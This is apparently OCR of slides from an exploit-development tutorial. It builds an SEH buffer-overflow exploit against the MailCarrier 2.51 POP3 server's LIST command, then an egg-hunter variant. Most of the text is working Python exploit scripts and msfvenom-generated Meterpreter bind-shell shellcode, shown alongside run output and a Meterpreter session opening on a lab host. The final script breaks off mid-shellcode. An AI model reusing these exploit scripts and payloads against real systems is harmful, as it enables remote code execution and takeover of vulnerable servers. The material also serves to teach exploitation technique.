
IEL SPACE
Hackers for Hire

GNU nano 3.2 seh6-ppr-nseh-seh-nops.py

```
#!/usr/bin/python
# Exploit Title: MailCarrier 2.51 - SEH Remote Buffer Overflow in "LIST" command(POP3)
# Pattern send from msf pattern create
# SEH Overwrite check nseh 6178 seh 6182
# 0x1b0d110c : pop ecx # pop ecx # ret 0x08 | ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False,

import sys
import socket
import time

nseh = "\xeb\x12\x90\x90"
seh = "\x0c\x11\x0d\x1b"
nops = "\x90" * 20
buffer = "A" * 6174 + nseh + seh + nops + "D" * (10000-6174-4-4-10)

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in LIST command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
print "[*] Sending USERNAME\r\n"
s.send('USER test' + '\r\n')
print s.recv(1024)
print "[*] Sending PASSWORD\r\n"
s.send('PASS test' + '\r\n')
print s.recv(1024)
print "[*] Sending Evil LIST buffer\r\n"
s.send('LIST ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```

We modify our Python script to add our nseh jump and some nops(we want to land in the nops).

SEH exploitation



Using breakpoints and stepping through, we finally land in our nops and can add our shellcode.

IEL SPACE
Hackers for Hire

SEH exploitation

```
root@pewpew:~/hacktobasics/SEH# msfvenom -a x86 --platform windows -p windows/meterpreter/bind_tcp LPORT=443 -e x86/alpha_mixed -b "\x00\xd5\x0a\x0d\x
1a\x03" -f c
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 680 (iteration=0)
x86/alpha_mixed chosen with final size 680
Payload size: 680 bytes
Final size of c file: 2882 bytes
unsigned char buf[] =
"\x89\xe1\xd9\xf6\xd9\x71\xf4\x5e\x56\x59\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
"\x49\x6c\x5a\x48\x6e\x62\x45\x50\x75\x50\x33\x30\x31\x70\x6d"
"\x59\x4d\x35\x75\x61\x49\x50\x31\x74\x4c\x4b\x32\x70\x76\x50"
"\x6c\x4b\x56\x32\x46\x6c\x6c\x4b\x56\x32\x36\x74\x6e\x6b\x42"
"\x52\x55\x78\x76\x6f\x4d\x67\x43\x7a\x46\x46\x66\x51\x6b\x4f"
"\x4e\x4c\x55\x6c\x63\x51\x43\x4c\x74\x42\x36\x4c\x61\x30\x49"
"\x51\x68\x4f\x76\x6d\x53\x31\x4b\x77\x38\x62\x39\x62\x36\x32"
"\x71\x47\x4c\x4b\x46\x32\x42\x30\x4c\x4b\x51\x5a\x77\x4c\x4e"
"\x6b\x72\x6c\x42\x31\x31\x68\x4a\x43\x30\x48\x47\x71\x58\x51"
"\x43\x61\x6e\x6b\x66\x39\x77\x50\x77\x71\x38\x53\x6c\x4b\x37"
"\x39\x42\x38\x68\x63\x34\x7a\x71\x59\x4c\x4b\x50\x34\x4c\x4b"
"\x73\x31\x6b\x66\x45\x61\x49\x6f\x4c\x6c\x59\x51\x7a\x6f\x36"
"\x6d\x43\x31\x78\x47\x44\x78\x69\x70\x53\x45\x68\x76\x57\x73"
"\x71\x6d\x39\x68\x37\x4b\x71\x6d\x77\x54\x54\x35\x39\x74\x51"
"\x48\x6c\x4b\x43\x68\x57\x54\x53\x31\x59\x43\x55\x36\x4e\x6b"
"\x64\x4c\x72\x6b\x4e\x6b\x76\x38\x35\x4c\x76\x61\x58\x53\x4c"
"\x4b\x34\x44\x4e\x6b\x63\x31\x58\x50\x4c\x49\x51\x54\x74\x64"
"\x35\x74\x61\x4b\x53\x6b\x70\x61\x30\x59\x50\x5a\x63\x61\x59"
"\x6f\x49\x70\x51\x4f\x51\x4f\x62\x7a\x6c\x4b\x32\x32\x7a\x4b"
"\x6e\x6d\x43\x6d\x72\x48\x76\x53\x47\x42\x77\x70\x77\x70\x62"
"\x48\x44\x37\x43\x43\x35\x62\x51\x4f\x72\x74\x50\x68\x50\x4c"
"\x33\x47\x34\x66\x66\x67\x6b\x4f\x38\x55\x68\x38\x6a\x30\x56"
"\x61\x67\x70\x55\x50\x37\x59\x49\x54\x31\x44\x42\x70\x43\x58"
"\x77\x59\x6f\x70\x70\x6b\x73\x30\x79\x6f\x6a\x75\x53\x5a\x54"
"\x4b\x63\x69\x42\x70\x48\x62\x69\x6d\x73\x5a\x45\x51\x70\x6a"
"\x63\x32\x62\x48\x49\x7a\x36\x6f\x69\x4f\x79\x70\x39\x6f\x69"
```

Using msfvenom, we generate our bind shell once again.

IEL SPACE
Hackers for Hire

```
GNU nano 3.2                                                    seh7-nops-shellcode.py

#!/usr/bin/python
# Exploit Title: MailCarrier 2.51 - SEH Remote Buffer Overflow in "LIST" command(POP3)
# Pattern send from msf pattern create
# SEH Overwrite check nseh 6178 seh 6182
# 0x1b0d110c : pop ecx # pop ecx # ret 0x08 | ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, SafeSEH: False, OS

import sys
import socket
import time

nseh = "\xeb\x12\x90\x90"
seh = "\x0c\x11\x0d\x1b"
nops = "\x90" * 20
#msfvenom -a x86 --platform windows -p windows/meterpreter/bind_tcp LPORT=443 -e x86/alpha_mixed -b "\x00\xd5\x0a\x0d\x1a\x03" -f c
shellcode = ("\x89\xe1\xd9\xf6\xd9\x71\xf4\x5e\x56\x59\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
"\x49\x6c\x5a\x48\x6e\x62\x45\x50\x75\x50\x33\x30\x31\x70\x6d"
"\x59\x4d\x35\x75\x61\x49\x50\x31\x74\x4c\x4b\x32\x70\x76\x50"
"\x6c\x4b\x56\x32\x46\x6c\x6c\x4b\x56\x32\x36\x74\x6e\x6b\x42"
"\x52\x55\x78\x76\x6f\x4d\x67\x43\x7a\x46\x46\x66\x51\x6b\x4f"
"\x4e\x4c\x55\x6c\x63\x51\x43\x4c\x74\x42\x36\x4c\x61\x30\x49"
"\x51\x68\x4f\x76\x6d\x53\x31\x4b\x77\x38\x62\x39\x62\x36\x32"
"\x71\x47\x4c\x4b\x46\x32\x42\x30\x4c\x4b\x51\x5a\x77\x4c\x4e"
"\x6b\x72\x6c\x42\x31\x31\x68\x4a\x43\x30\x48\x47\x71\x58\x51"
"\x43\x61\x6e\x6b\x66\x39\x77\x50\x77\x71\x38\x53\x6c\x4b\x37"
"\x39\x42\x38\x68\x63\x34\x7a\x71\x59\x4c\x4b\x50\x34\x4c\x4b"
"\x73\x31\x6b\x66\x45\x61\x49\x6f\x4c\x6c\x59\x51\x7a\x6f\x36"
"\x6d\x43\x31\x78\x47\x44\x78\x69\x70\x53\x45\x68\x76\x57\x73"
"\x71\x6d\x39\x68\x37\x4b\x71\x6d\x77\x54\x54\x35\x39\x74\x51"
"\x48\x6c\x4b\x43\x68\x57\x54\x53\x31\x59\x43\x55\x36\x4e\x6b"
"\x64\x4c\x72\x6b\x4e\x6b\x76\x38\x35\x4c\x76\x61\x58\x53\x4c"
```

We add this to our final exploit(1/2).



```
GNU nano 3.2                                                    seh7-nops-shellcode.py

"\x6f\x6e\x35\x4d\x53\x68\x78\x65\x50\x31\x6e\x46\x4d\x6e\x6b"
"\x56\x56\x33\x5a\x31\x50\x63\x58\x35\x50\x46\x70\x35\x50\x65"
"\x50\x33\x66\x62\x4a\x37\x70\x73\x58\x72\x78\x39\x34\x71\x43"
"\x6a\x45\x49\x6f\x68\x55\x6f\x63\x61\x43\x42\x4a\x35\x50\x71"
"\x46\x31\x43\x70\x57\x75\x38\x73\x32\x6a\x79\x39\x58\x43\x6f"
"\x59\x6f\x4a\x75\x6e\x63\x59\x68\x77\x70\x33\x4e\x45\x57\x37"
"\x71\x58\x43\x44\x69\x39\x56\x72\x55\x4a\x49\x5a\x63\x4d\x6b"
"\x48\x70\x6f\x45\x69\x32\x33\x66\x62\x4a\x33\x30\x72\x73\x59"
"\x6f\x6e\x35\x41\x41")
buffer = "A" * 6174 + nseh + seh + nops + shellcode + "D" * (10000-6174-4-4-20-(len(shellcode)))

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in LIST command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
print "[*] Sending USERNAME\r\n"
s.send('USER test' + '\r\n')
print s.recv(1024)
print "[*] Sending PASSWORD\r\n"
s.send('PASS test' + '\r\n')
print s.recv(1024)
print "[*] Sending Evil LIST buffer\r\n"
s.send('LIST ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```

We add this to our final exploit(2/2).




SEH exploitation

```
root@pewpew:~/hacktobasics/SEH# python seh7-nops-shellcode.py
[*] MailCarrier 2.51 POP3 Buffer Overflow in LIST command

[*] Sending pwnage buffer: with 10000 bytes...
+OK <2764.1556619970@>, TABS Lab POP3 server ready.

[*] Sending USERNAME

+OK test is known here.

[*] Sending PASSWORD

+OK Welcome! 0 messages (0 bytes)

[*] Sending Evil LIST buffer
```

We then run the final Python exploit, and hope to get a bind shell on the target.

IEL SPACE
Hackers for Hire



Success, we have our bind shell waiting on port 443.

IEL SPACE
Hackers for Hire

SEH exploitation

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     443              yes       The listen port
   RHOST     192.168.0.150    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > run

[*] Started bind TCP handler against 192.168.0.150:443
[*] Sending stage (179779 bytes) to 192.168.0.150
[*] Meterpreter session 1 opened (192.168.0.240:36585 -> 192.168.0.150:443) at 2019-04-30 12:27:28 +0200

meterpreter >
```

Connected to our bind shell via MSF.

IEL SPACE
Hackers for Hire

Egg hunters

Playing with limited buffer space can be fun!

An egg hunter is a small piece of shellcode that will search memory for a specific pattern. Once this is found, it will then execute the full shellcode in a larger area of available buffer space(sometimes done via another stored variable) .

We will expand upon the SEH exploit from the previous example, with the use of a egg hunter to find our shellcode.



Additional information: https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/


GNU nano 3.2 egghunter1.py

```
#!/usr/bin/python
# Exploit Title: MailCarrier 2.51 - SEH Remote Buffer Overflow in "LIST" command(POP3) + EGGHUNTER
# 0x1b0d110c : pop ecx # pop ecx # ret 0x08 | ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase:
#Egghunter version
import sys
import socket
import time

nseh = "\xeb\x12\x90\x90"
seh = "\x0c\x11\x0d\x1b"
nops = "\x90" * 20

buffer = "A" * 6174 + nseh + seh + nops + "D" * (10000-6174-4-4-20)

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in LIST command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
print "[*] Sending USERNAME\r\n"
s.send('USER test' + '\r\n')
print s.recv(1024)
print "[*] Sending PASSWORD\r\n"
s.send('PASS test' + '\r\n')
print s.recv(1024)
print "[*] Sending Evil LIST buffer\r\n"
s.send('LIST ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```

We start with our skeleton Python script, which uses nseh, seh and nops(no shellcode this time).

IEL SPACE
Hackers for Hire

Egg hunters



We land in our nops as expected, which will allow us to create and execute our egg hunter.

IEL SPACE
Hackers for Hire

Egg hunters

```
root@pewpew:~/hacktobasics/egghunter# msf-egghunter -b "\x00" -e WOOT -f c
unsigned char buf[] =
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a"
"\x74\xef\xb8\x57\x4f\x4f\x54\x89\xd7\xaf\x75\xea\xaf\x75\xe7"
"\xff\xe7";

root@pewpew:~/hacktobasics/egghunter#
```

Using msf-egghunter to generate our egghunter, with x00 as the only bad char, tag of WOOT.



GNU nano 3.2 egghunter3-WOOTWOOT-egg.py

```
#!/usr/bin/python
# Exploit Title: MailCarrier 2.51 - SEH Remote Buffer Overflow in "LIST" command(POP3) + EGGHUNTER
# 0x1b0d110c : pop ecx # pop ecx # ret 0x08 | ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: Fal
#Egghunter version
import sys
import socket
import time

nseh = "\xeb\x12\x90\x90"
seh = "\x0c\x11\x0d\x1b"
nops = "\x90" * 20
egghunter = ("\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a"
"\x74\xef\xb8\x57\x4f\x4f\x54\x89\xd7\xaf\x75\xea\xaf\x75\xe7"
"\xff\xe7")
eggy = "WOOTWOOT"
buffer = "A" * 3000 + eggy + "A" * 3174 + nseh + seh + nops + egghunter + "D" * (10000-6174-4-4-20-32)

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in LIST command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
print "[*] Sending USERNAME\r\n"
s.send('USER test' + '\r\n')
print s.recv(1024)
print "[*] Sending PASSWORD\r\n"
s.send('PASS test' + '\r\n')
print s.recv(1024)
print "[*] Sending Evil LIST buffer\r\n"
s.send('LIST ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
```

[Read 25 lines]

Adding the egghunter to our code, also including the WOOTWOOT tag just after initial “A” buffer




Egg hunters

```
root@pewpew:~/hacktobasics/egghunter# python egghunter2-WOOT-egg.py
[*] MailCarrier 2.51 POP3 Buffer Overflow in LIST command

[*] Sending pwnage buffer: with 10000 bytes...
+OK <1752.1556623357@>, TABS Lab POP3 server ready.

[*] Sending USERNAME

+OK test is known here.

[*] Sending PASSWORD

+OK Welcome! 0 messages (0 bytes)

[*] Sending Evil LIST buffer
```

Executing our script with our Egg hunter, if all goes well we should find WOOTWOOT in memory.

Egg hunters



Our egghunter tag is found, we can now place nops and shellcode!

IEL SPACE
Hackers for Hire

Egg hunters

```
root@pewpew:~/hacktobasics/egghunter# msfvenom -a x86 --platform windows -p windows/meterpreter/bind_tcp LPORT=443 -e x86/alpha_mixed -b "\x00\xd5\x0a
\x0d\x1a\x03" -f c
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 680 (iteration=0)
x86/alpha_mixed chosen with final size 680
Payload size: 680 bytes
Final size of c file: 2882 bytes
unsigned char buf[] =
"\x89\xe5\xda\xc2\xd9\x75\xf4\x5f\x57\x59\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
"\x79\x6c\x38\x68\x4c\x42\x53\x30\x67\x70\x43\x30\x45\x30\x6c"
"\x49\x69\x75\x50\x31\x69\x50\x70\x64\x6e\x6b\x70\x50\x70\x30"
"\x4c\x4b\x50\x52\x36\x6c\x4c\x4b\x30\x52\x47\x64\x4c\x4b\x42"
"\x52\x77\x58\x74\x4f\x6d\x67\x50\x4a\x66\x46\x66\x51\x4b\x4f"
"\x4c\x6c\x47\x4c\x71\x71\x73\x4c\x45\x52\x44\x6c\x65\x70\x49"
"\x51\x6a\x6f\x44\x4d\x56\x61\x49\x57\x38\x62\x38\x72\x36\x32"
"\x31\x47\x4c\x4b\x66\x32\x62\x30\x4e\x6b\x70\x4a\x37\x4c\x6e"
"\x6b\x42\x6c\x34\x51\x72\x58\x59\x73\x61\x58\x56\x61\x4e\x31"
"\x63\x61\x6e\x6b\x50\x59\x45\x70\x43\x31\x39\x43\x4c\x4b\x47"
"\x39\x55\x48\x5a\x43\x54\x7a\x47\x39\x4c\x4b\x67\x44\x6e\x6b"
"\x65\x51\x4a\x76\x50\x31\x59\x6f\x4e\x4c\x4f\x31\x78\x4f\x76"
"\x6d\x35\x51\x38\x47\x54\x78\x69\x70\x63\x45\x6a\x56\x75\x53"
"\x33\x4d\x69\x68\x37\x4b\x73\x4d\x36\x44\x33\x45\x79\x74\x33"
"\x68\x4c\x4b\x36\x38\x37\x54\x43\x31\x6b\x63\x53\x56\x6c\x4b"
"\x34\x4c\x70\x4b\x4e\x6b\x32\x78\x47\x6c\x55\x51\x79\x43\x6c"
"\x4b\x75\x54\x6e\x6b\x35\x51\x4e\x30\x4c\x49\x71\x54\x46\x44"
"\x55\x74\x53\x6b\x73\x6b\x43\x51\x66\x39\x43\x6a\x53\x61\x4b"
"\x4f\x39\x70\x63\x6f\x61\x4f\x33\x6a\x6e\x6b\x56\x72\x58\x6b"
"\x4c\x4d\x61\x4d\x31\x78\x47\x43\x35\x62\x57\x70\x63\x30\x75"
"\x38\x33\x47\x61\x63\x30\x32\x53\x6f\x43\x64\x73\x58\x50\x4c"
"\x42\x57\x55\x76\x43\x37\x49\x6f\x49\x45\x78\x38\x4a\x30\x53"
"\x31\x55\x50\x65\x50\x55\x79\x38\x44\x66\x34\x36\x30\x32\x48"
"\x57\x59\x6f\x70\x52\x4b\x45\x50\x4b\x4f\x6e\x35\x51\x7a\x34"
```

Once again, we generate our shellcode using msfvenom.



```
  GNU nano 3.2                                egghunter4-shellcode.py

#!/usr/bin/python
# Exploit Title: MailCarrier 2.51 - SEH Remote Buffer Overflow in "LIST" command(POP3) + EGGHUNTER
# 0x1b0d110c : pop ecx # pop ecx # ret 0x08 | ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, SafeSEH: False, OS:
#Egghunter version
import sys
import socket
import time

nseh = "\xeb\x12\x90\x90"
seh = "\x0c\x11\x0d\x1b"
nops = "\x90" * 20
egghunter = ("\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a"
"\x74\xef\xb8\x57\x4f\x4f\x54\x89\xd7\xaf\x75\xea\xaf\x75\xe7"
"\xff\xe7")
eggy = "WOOTWOOT"
#msfvenom -a x86 --platform windows -p windows/meterpreter/bind_tcp LPORT=443 -e x86/alpha_mixed -b "\x00\xd5\x0a\x0d\x1a\x03" -f c
#680
shellcode = ("\x89\xe5\xdb\xd3\xd9\x75\xf4\x58\x50\x59\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
"\x49\x6c\x6a\x48\x6e\x62\x57\x70\x55\x50\x73\x30\x33\x50\x6f"
"\x79\x4b\x55\x34\x71\x79\x50\x70\x64\x6c\x4b\x42\x70\x30\x30"
"\x6e\x6b\x63\x62\x34\x4c\x4e\x6b\x42\x72\x42\x34\x6e\x6b\x72"
"\x52\x55\x78\x54\x4f\x6e\x57\x61\x5a\x56\x46\x45\x61\x49\x6f"
